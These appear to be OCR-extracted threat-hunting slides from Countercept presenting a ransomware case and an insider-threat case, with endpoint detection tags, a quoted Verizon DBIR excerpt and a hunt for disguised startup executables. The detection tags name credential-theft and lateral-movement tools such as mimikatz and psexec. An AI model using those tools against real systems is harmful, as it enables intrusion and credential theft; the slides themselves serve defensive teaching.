


[CLIENT] Hostname	Latest Seen	Tags (filtered)
[redacted]	[redacted]	reflective-load-msf (2) reflective-load-mimikatz susp-thread-comms:443 Injected thread (1)
[redacted]	[redacted]	reflective-load-msf susp-thread-comms:443 Injected thread (2)
[redacted]	[redacted]	reflective-load-msf (2) reflective-load-mimikatz reflective-load-incognito reflective-load-unknow susp-thread-comms:3389 Injected thread (5)
[redacted]	[redacted]	reflective-load-unknown(2) reflective-load-shellcode Injected thread (2)
[redacted]	[redacted]	reflective-load-msf reflective-load-powershell susp-thread-comms:443 susp-thread-comms:80 reflective-load-unknown(2) Injected thread (3) psexec susp-powershell (5) susp-cmd (3)

CASE STUDY 1: ENTERPRISE RANSOMWARE




CASE STUDY 2



COUNTERCEPT

CASE STUDY 2:
INSIDER THREAT



Insider and Privilege Misuse

All incidents tagged with the action category of Misuse—any unapproved or malicious use of organizational resources—fall within this pattern. This is mainly insider-only misuse, but outsiders (due to collusion) and partners (because they are granted privileges) show up as well.

At a glance

Top Industries
Public, Healthcare, Finance
Frequency
7,743 total incidents, 277 with confirmed data disclosure
Key Findings
When the threat actor is already inside your defenses, they can be quite a challenge to detect – and most of the incidents are still taking months and years to discover. Most of these perpetrators are financially motivated, but don't rule out those who want to use your data for competitive advantage.

With employees like these, who needs enemies?

Malicious insiders are not always the people snarfing up vast troves of data and packing it off to WikiLeaks tied up with a bow. Those breaches are the ones that get the headlines, the glory and, potentially, land the actor in a prison cell. What is more common is the average end-user absconding with

This pattern also features espionage motives (15%) involving data stolen to either start up a competing company or take to a new employer. In those cases, sensitive internal data and/or trade secrets were stolen (24%), which could include sales projections, marketing plans, the Glengarry leads, or other intellectual property.

Threat actors within this pattern are kicking back inside your perimeter, plundering your databases (57%), rifling through your printed documents (16%) and accessing other employees' email (9%).

Figure 44: Percentage of breaches per threat actor category within Insider and Privilege Misuse (n=277)

http://www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf

CASE STUDY 2: INSIDER THREAT


COUNTERCEPT

Background

- Global Company
- Approx. USD$ 799 million turnover last year
- Approx. 70,000 endpoints


CASE STUDY 2:

INSIDER THREAT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown

“%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe




Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

“%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe”

CASE STUDY 2:

INSIDER THREAT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown


"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe"

Why am I suspicious?

- Supposed to be "itunes.exe"
- Is "itunes.exe" in user startup folder usually?
- Host count is really low for such a popular program.
- And never seen by VT before!!!

CASE STUDY 2:
INSIDER THREAT

COUNTERCEPT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

